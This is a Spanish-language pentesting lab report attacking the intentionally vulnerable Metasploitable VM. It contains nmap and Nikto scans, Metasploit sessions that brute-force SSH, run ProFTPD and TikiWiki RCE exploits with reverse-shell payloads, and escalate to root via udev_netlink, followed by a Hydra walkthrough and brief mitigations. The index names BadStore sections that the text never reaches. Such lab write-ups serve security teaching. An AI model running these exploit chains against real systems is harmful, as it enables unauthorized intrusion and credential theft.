



PENTESTING | 2022

Alberto Doblado Vera

Índice

Máquina 1 – Metasploitable (pág 3 - 16)

Exploit SSH (pág 4)

Exploit FTP (pág 5)

Nikto (pág 6)

Exploit Tikiwiki (pág 6 – 8)

Exploit UDEV (pág 8 – 9)

xHydra (pág 10 – 11)

Samba (pág 11 – 12)

Apache Tomcat (pág 12 – 13)

MySQL (pág 13 – 14)

Nessus (pág 14 – 16)

Máquina 2 – BadStore (pág 16 – 23)

MySQL (pág 17)

Owasp Zap (pág 18)

XSS (pág 18 - 20)

Wappalyzer (pág 20)

Request (pág 21)

Fuzzing de dominio (pág 21 - 23)

Máquina 1 – Metasploitable

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:76:51:4e
          inet addr:192.168.197.132  Bcast:192.168.197.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe76:514e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:73 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6433 (6.2 KB)  TX bytes:7230 (7.0 KB)
          Interrupt:16 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:39 errors:0 dropped:0 overruns:0 frame:0
          TX packets:39 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:20369 (19.8 KB)  TX bytes:20369 (19.8 KB)

msfadmin@metasploitable:~$
```

Una vez arrancada la máquina le hacemos un **ifconfig** para conocer la IP.
En este caso es la **192.168.197.132**

```
# nmap -sV 192.168.197.132
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-09 11:25 EDT
Nmap scan report for 192.168.197.132
Host is up (0.0018s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.1
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10
with Suhosin-Patch)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:76:51:4E (VMware)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Si hacemos un nmap a la IP podemos ver los puertos que tiene abiertos, en este caso junto al servicio y la versión. Que nos ayudará a poder buscar vulnerabilidades en dichas versiones.

Ahora para ir explotando estas vulnerabilidades vamos a abrir la **Metasploit**, con el comando **msfconsole**.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > search ssh
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/http/alienvault_exec	2017-01-31	excellent	Yes	AlienVault OSSIM/USM Remote Code Execution
1	auxiliary/scanner/ssh/apache_karaf_command_execution	2016-02-09	normal	No	Apache Karaf Default Credentials Command Execution
2	auxiliary/scanner/ssh/karaf_login		normal	No	Apache Karaf Login Utility
3	exploit/apple_ios/ssh/cydia_default_ssh	2007-07-02	excellent	No	Apple iOS Default SSH Password Vulnerability
4	exploit/unix/ssh/arista_tacplus_shell	2020-02-02	great	Yes	Arista restricted shell escape (with privsec)
5	exploit/unix/ssh/array_vxag_vapv_privkey_privsec	2014-02-03	excellent	No	Array Networks VAPV and vxAG Private Key Privilege Escalation Code Execution
6	exploit/linux/ssh/ceragon_fibeair_known_privkey	2015-04-01	excellent	No	Ceragon FibeAir IP-10 SSH Private Key Exposure
7	auxiliary/scanner/ssh/cerberus_sftp_enumusers	2014-05-27	normal	No	Cerberus FTP Server SFTP Username Enumeration
8	auxiliary/dos/cisco/cisco_7937g_dos	2020-06-02	normal	No	Cisco 7937G Denial-of-Service Attack
9	auxiliary/admin/http/cisco_7937g_ssh_privsec	2020-06-02	normal	No	Cisco 7937G SSH Privilege Escalation
10	auxiliary/scanner/http/cisco_firepower_login		normal	No	Cisco Firepower Management Console 6.0 Login
11	exploit/linux/ssh/cisco_ucs_scpsuser	2019-08-21	excellent	No	Cisco UCS Director default scpuser password
12	auxiliary/scanner/ssh/eaton_xpert_backdoor	2018-07-18	normal	No	Eaton Xpert Meter SSH Private Key Exposure Scanner
13	exploit/linux/ssh/exagrid_known_privkey	2016-04-07	excellent	No	ExaGrid Known SSH Key and Default Password
14	exploit/linux/ssh/fs_bigip_known_privkey	2012-06-11	excellent	No	F5 BIG-IP SSH Private Key Exposure
15	auxiliary/scanner/ssh/fortinet_backdoor	2016-01-09	normal	No	Fortinet SSH Backdoor Scanner
16	post/windows/manage/forward_pageant		normal	No	Forward SSH Agent Requests To Remote Pageant
17	exploit/windows/ssh/freeftpd_key_exchange	2006-05-12	average	No	FreeFTPD 1.0.10 Key Exchange Algorithm String Buffer Overflow
18	exploit/windows/ssh/freesshd_key_exchange	2006-05-12	average	No	FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow
19	exploit/windows/ssh/freesshd_authbypass	2010-08-11	excellent	Yes	FreeSSHd Authentication Bypass
20	auxiliary/scanner/http/gitlab_user_enum	2014-11-21	normal	No	GitLab User Enumeration
21	exploit/multi/http/gitlab_shell_exec	2013-11-04	excellent	Yes	GitLab-shell Code Execution
22	exploit/linux/ssh/ibm_drm_a3user	2020-04-21	excellent	No	IBM Data Risk Manager a3user Default Password
23	post/windows/manage/install_ssh		normal	No	Install OpenSSH for Windows
24	payload/generic/ssh/interact		normal	No	Interact with Established SSH Connection
25	post/multi/gather/jenkins_gather		normal	No	Jenkins Credential collector
26	auxiliary/scanner/ssh/juniper_backdoor	2015-12-20	normal	No	Juniper SSH Backdoor Scanner
27	auxiliary/scanner/ssh/detect_kippo		normal	No	Kippo SSH Honeypot Detector
28	post/linux/gather/enum_network		normal	No	Linux Gather Network Information
29	exploit/linux/local/ntrace_traceme_nkexec_helper	2019-07-04	excellent	Yes	Linux Polkit nkexec helper PTRACE TRACEME local root exploit

Vamos a empezar por el **SSH**, es un protocolo de administración remota que le permite a los usuarios controlar y modificar sus servidores remotos a través de Internet a través de un mecanismo de autenticación.

Para buscar un exploit escribimos **search** y la palabra clave, como la versión o el protocolo, en nuestro caso **ssh**.

Y nos aparecen distintas opciones con las que podemos realizar nuestro ataque, en nuestro caso vamos a utilizar un **ssh_login** para hacer un ataque con fuerza bruta y conseguir entrar a la shell.

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.197.132
RHOSTS => 192.168.197.132
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.197.132:22 - Starting bruteforce session
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > shell
Process 8745 created.
Channel 7 created.
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Para mitigar este ataque una solución es bloquear el inicio de sesión SSH para el usuario root, modificar la variable de **PermitRootLogin** yes a **PermitRootLogin** no en el archivo de configuración de SSH. Este está ubicado normalmente en **sshd_config**.

Ahora vamos a probar con el servicio **FTP**. Se trata de un protocolo que permite transferir archivos directamente de un dispositivo a otro.

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > search ProFTPD

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/linux/misc/netsupport_manager_agent 2011-01-08      average No      NetSupport Manager Agent Remote Buffer Overflow (Linux)
1  exploit/linux/ftp/proftpd_sreplace          2006-11-26      great  Yes     ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2  exploit/freebsd/ftp/proftpd_telnet_iac      2010-11-01      great  Yes     ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
3  exploit/linux/ftp/proftpd_telnet_iac        2010-11-01      great  Yes     ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
4  exploit/unix/ftp/proftpd_modcopy_exec        2015-04-22      excellent Yes     ProFTPD 1.3.5 Mod_Copy Command Execution
5  exploit/unix/ftp/proftpd_133c_backdoor       2010-12-02      excellent No      ProFTPD-1.3.3c Backdoor Command Execution
```

Al igual que antes buscamos la versión de nuestro ftp y vemos distintos modos de explotarla, en este caso vamos a utilizar **modcopy_exec**. Que nos permitiría ejecutar comando.

```
msf6 exploit(multi/http/tomcat_mgr_deploy) > use 4
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

Name      Current Setting  Required  Description
--      -
Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     no               yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80              yes       HTTP port (TCP)
RPORT_FTP  21              yes       FTP port
SITEPATH    /var/www        yes       Absolute writable website path
SSL        false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /               yes       Base path to the website
TMPATH     /tmp            yes       Absolute writable path
VHOST      no              no        HTTP server virtual host

Exploit target:

Id  Name
--  --
0   ProFTPD 1.3.5

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 192.168.197.132
RHOST => 192.168.197.132
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html/
SITEPATH => /var/www/html/
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 192.168.197.128
LHOST => 192.168.197.128
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 192.168.197.128:4444
[*] 192.168.197.132:80 - 192.168.197.132:21 - Connected to FTP server
[*] 192.168.197.132:80 - 192.168.197.132:21 - Sending copy commands to FTP server
[*] 192.168.197.132:80 - Exploit aborted due to failure: unknown: 192.168.197.132:21 - Failure copying from /proc/self/cmdline
[*] Exploit completed, but no session was created.
```

En este caso el exploit fallaba al copiar y no he podido solucionarlo. En el caso de haber funcionado le habría ejecutado un payload a la máquina.

Para mitigar este fallo debería no usar ninguna versión de SSL o TLS 1.0, deshabilitar el FTP estándar y utilizar una buena encriptación y hashes.

Ahora vamos a utilizar **Nikto**, que es un escáner de vulnerabilidades de sitios web.

```
# nikto -h 192.168.197.132
- Nikto v2.1.6

+ Target IP: 192.168.197.132
+ Target Hostname: 192.168.197.132
+ Target Port: 80
+ Start Time: 2022-10-09 11:29:42 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
+ Server may leak inodes via ETags, header found with file /, inode: 67575, size: 45, mtime: Wed Mar 17 10:08:25 2010
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.html
+ PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-3233: /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ Cookie PHPSESSID created without the httponly flag
+ /tikiwiki/tiki-graph_formula.php: Output from the phpinfo() function was found.
+ OSVDB-40478: /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]=x.tan.phpinfo()&t=png&title=http://cirt.net/rfiinc.txt?: TikiWiki contains a vulnerability which allows remote attackers to execute arbitrary PHP code.
+ 8725 requests: 1 error(s) and 18 item(s) reported on remote host
+ End Time: 2022-10-09 11:30:29 (GMT-4) (47 seconds)

+ 1 host(s) tested
```

Y encontramos una vulnerabilidad en **Tikiwiki** un sistema gestor de contenidos. Así que lo buscamos en Metasploit.

```
msf6 > search tikiwiki

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/php_xmlrpc_eval	2005-06-29	excellent	Yes	PHP XML-RPC Arbitrary Code Execution
1	exploit/unix/webapp/tikiwiki_upload_exec	2016-07-11	excellent	Yes	Tiki Wiki Unauthenticated File Upload Vulnerability
2	exploit/unix/webapp/tikiwiki_unserialize_exec	2012-07-04	excellent	No	Tiki Wiki unserialize() PHP Code Execution
3	auxiliary/admin/tikiwiki/tikidblib	2006-11-01	normal	No	TikiWiki Information Disclosure
4	exploit/unix/webapp/tikiwiki_jhot_exec	2006-09-02	excellent	Yes	TikiWiki jhot Remote Command Execution
5	exploit/unix/webapp/tikiwiki_graph_formula_exec	2007-10-10	excellent	Yes	TikiWiki tiki-graph_formula Remote PHP Code Execution

En este caso nos interesa el número 5 que nos permite ejecutar código PHP de forma remota.

```
msf6 > info 5

Name: TikiWiki tiki-graph_formula Remote PHP Code Execution
Module: exploit/unix/webapp/tikiwiki_graph_formula_exec
Platform: PHP
Arch: php
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2007-10-10

Provided by:
Matteo Cantoni <goony@nothink.org>
jduck <jduck@metasploit.com>

Available targets:
Id  Name
--  --
0   Automatic

Check supported:
Yes

Basic options:
Name      Current Setting  Required  Description
--      -
Proxies    no               A proxy chain of format type:host:port[,type:host:port][... ]
RHOSTS     yes              The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80              The target port (TCP)
SSL        false            Negotiate SSL/TLS for outgoing connections
URI        /tikiwiki        TikiWiki directory path
VHOST      no               HTTP server virtual host

Payload information:
Space: 6144
Avoid: 7 characters

Description:
TikiWiki (<= 1.9.8) contains a flaw that may allow a remote attacker
to execute arbitrary PHP code. The issue is due to
'tiki-graph_formula.php' script not properly sanitizing user input
supplied to create_function(), which may allow a remote attacker to
execute arbitrary PHP code resulting in a loss of integrity.

References:
https://nvd.nist.gov/vuln/detail/CVE-2007-5423
OSVDB (40478)
http://www.securityfocus.com/bid/26006
```

Así que lo cargamos y vemos sus opciones:

```
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > options

Module options (exploit/unix/webapp/tikiwiki_graph_formula_exec):

Name      Current Setting  Required  Description
--      -
Proxies    no               A proxy chain of format type:host:port[,type:host:port][... ]
RHOSTS     yes              The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT      80              The target port (TCP)
SSL        false            Negotiate SSL/TLS for outgoing connections
URI        /tikiwiki        TikiWiki directory path
VHOST      no               HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.197.128 yes        The listen address (an interface may be specified)
LPORT     4444             yes        The listen port

Exploit target:

Id  Name
--  --
0   Automatic
```


Ahora configuramos todos los parámetros, y vemos los payloads que tiene.

```
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set RPORT 80
RPORT => 80
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set RHOST 192.168.197.132
RHOST => 192.168.197.132
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > show payloads

Compatible Payloads
```

#	Name	Disclosure Date	Rank	Check	Description
0	payload/generic/custom		normal	No	Custom Payload
1	payload/generic/shell_bind_tcp		normal	No	Generic Command Shell, Bind TCP Inline
2	payload/generic/shell_reverse_tcp		normal	No	Generic Command Shell, Reverse TCP Inline
3	payload/generic/ssh/interact		normal	No	Interact with Established SSH Connection
4	payload/multi/meterpreter/reverse_http		normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTP Stager (Multiple Architectures)
5	payload/multi/meterpreter/reverse_https		normal	No	Architecture-Independent Meterpreter Stage, Reverse HTTPS Stager (Multiple Architectures)
6	payload/php/bind_perl		normal	No	PHP Command Shell, Bind TCP (via Perl)
7	payload/php/bind_perl_ipv6		normal	No	PHP Command Shell, Bind TCP (via perl) IPv6
8	payload/php/bind_php		normal	No	PHP Command Shell, Bind TCP (via PHP)
9	payload/php/bind_php_ipv6		normal	No	PHP Command Shell, Bind TCP (via php) IPv6
10	payload/php/download_exec		normal	No	PHP Executable Download and Execute
11	payload/php/exec		normal	No	PHP Execute Command
12	payload/php/meterpreter/bind_tcp		normal	No	PHP Meterpreter, Bind TCP Stager
13	payload/php/meterpreter/bind_tcp_ipv6		normal	No	PHP Meterpreter, Bind TCP Stager IPv6
14	payload/php/meterpreter/bind_tcp_ipv6_uuid		normal	No	PHP Meterpreter, Bind TCP Stager IPv6 with UUID Support
15	payload/php/meterpreter/bind_tcp_uuid		normal	No	PHP Meterpreter, Bind TCP Stager with UUID Support
16	payload/php/meterpreter/reverse_tcp		normal	No	PHP Meterpreter, PHP Reverse TCP Stager
17	payload/php/meterpreter/reverse_tcp_uuid		normal	No	PHP Meterpreter, PHP Reverse TCP Stager
18	payload/php/reverse_perl		normal	No	PHP Command, Double Reverse TCP Connection (via Perl)
19	payload/php/reverse_php		normal	No	PHP Command Shell, Reverse TCP (via PHP)

En este caso vamos a seleccionar el número 3. En este caso, es el servidor web, quien se conecta a la maquina del atacante. Para ello, lo que hacemos es levantar un servicio en la maquina del atacante, en un puerto de escucha. Luego el servidor web se conecta a esta pasándole como referencia la shell del mismo servidor.

```
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
```

```
msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > exploit

[*] Started reverse TCP handler on 192.168.197.128:4444
[*] Attempting to obtain database credentials...
[*] The server returned : 200 OK
[*] Server version : Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
[*] TikiWiki database informations :

db_tiki : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : root
pass_tiki : root
dbs_tiki : tikiwiki195

[*] Attempting to execute our payload...
[*] Sending stage (39927 bytes) to 192.168.197.132
[*] Meterpreter session 1 opened (192.168.197.128:4444 → 192.168.197.132:56417) at 2022-10-09 11:47:08 -0400

meterpreter > shell
Process 8109 created.
Channel 0 created.
whoami
www-data
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Y ya tenemos el control de la shell. Y Ahora podemos ver la versión de Linux que tenemos para buscar un exploit.

```
(root@kali)-[~]
# searchsploit -w linux 2.6.24
```



```

Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Privilege Escalation (1)
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2) View Help
Linux Kernel 2.6 - Console Keymap Local Command Injection
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_append_data()' Ring0 Privilege Escalation (1)
Linux Kernel 2.6.0 < 2.6.31 - 'pipe.c' Local Privilege Escalation (1)
Linux Kernel 2.6.10 - File Lock Local Denial of Service
Linux Kernel 2.6.10 - Local Denial of Service

```

Este exploit nos permite hacer una escala de privilegios. Así que buscamos **UDEV** en Metasploit:

```

msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > search UDEV (3)

Matching Modules
=====
#  Name                                     Disclosure Date   Rank   Check   Description
-  -
0  exploit/linux/local/udev_netlink          2009-04-16       great  No      Linux udev Netlink Local Privilege Escalation

Interact with a module by name or index. For example info 0, use 0 or use exploit/linux/local/udev_netlink

msf6 exploit(unix/webapp/tikiwiki_graph_formula_exec) > use 0
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp (1)
msf6 exploit(linux/local/udev_netlink) > options

Module options (exploit/linux/local/udev_netlink):
=====
Name          Current Setting  Required  Description
--          -
NetlinkPID    1728             no        Usually udevd pid-1. Meterpreter sessions will autodetect
SESSION       1444             yes       The session to run this module on

Payload options (linux/x86/meterpreter/reverse_tcp):
=====
Name          Current Setting  Required  Description
--          -
LHOST         192.168.197.128  yes       The listen address (an interface may be specified)
LPORT         4444             yes       The listen port

Exploit target:
=====
Id  Name
--  --
0   Linux x86

```

Ahora lo ejecutamos y nos convertimos en usuario **root**.

```

msf6 exploit(linux/local/udev_netlink) > sessions -i

Active sessions
=====
Id  Name      Type      Information                                     Connection
--  --
1   meterpreter php/linux www-data @ metasploitable 192.168.197.128:4444 → 192.168.197.132:56417 (192.168.197.132)

msf6 exploit(linux/local/udev_netlink) > set SESSION 1
SESSION => 1
msf6 exploit(linux/local/udev_netlink) > exploit


[*] SESSION may not be compatible with this module: Denial of Service
[*] * incompatible session architecture: php
[*] Started reverse TCP handler on 192.168.197.128:4444
[*] Attempting to autodetect netlink pid...
[*] Meterpreter session, using get_processes to find netlink pid
[*] udev pid: 2999
[*] Found netlink pid: 2998
[*] Writing payload executable (207 bytes) to /tmp/iAckNvMFEP
[*] Writing exploit executable (1879 bytes) to /tmp/VSOuGyZuh
[*] chmod'ing and running it...
[*] Sending stage (989032 bytes) to 192.168.197.132
[*] Meterpreter session 2 opened (192.168.197.128:4444 → 192.168.197.132:48049) at 2022-10-09 12:06:34 -0400

meterpreter > shell
Process 8178 created.
Channel 1 created.
whoami
root
id
uid=0(root) gid=0(root)


```

Una de las formas de solucionar este problema es **actualizar el S.O.** Ya que no tiene soporte desde hace tiempo.

Ahora volviendo al **SSH**, vamos a intentar conseguir las credenciales de acceso a la máquina mediante **xHydra**.




Escribimos la IP de la máquina que vamos a atacar, seleccionamos el protocolo que vamos a utilizar, en este caso SSH y el puerto en el que trabaja que es el 22. Y marcamos la casilla de utilizar SSL.



Ahora le añadimos una lista de usuarios, y una lista de contraseñas.

Y ejecutamos y automáticamente nos empezará a probar cada usuario con cada contraseña hasta que consigamos las credenciales de acceso.



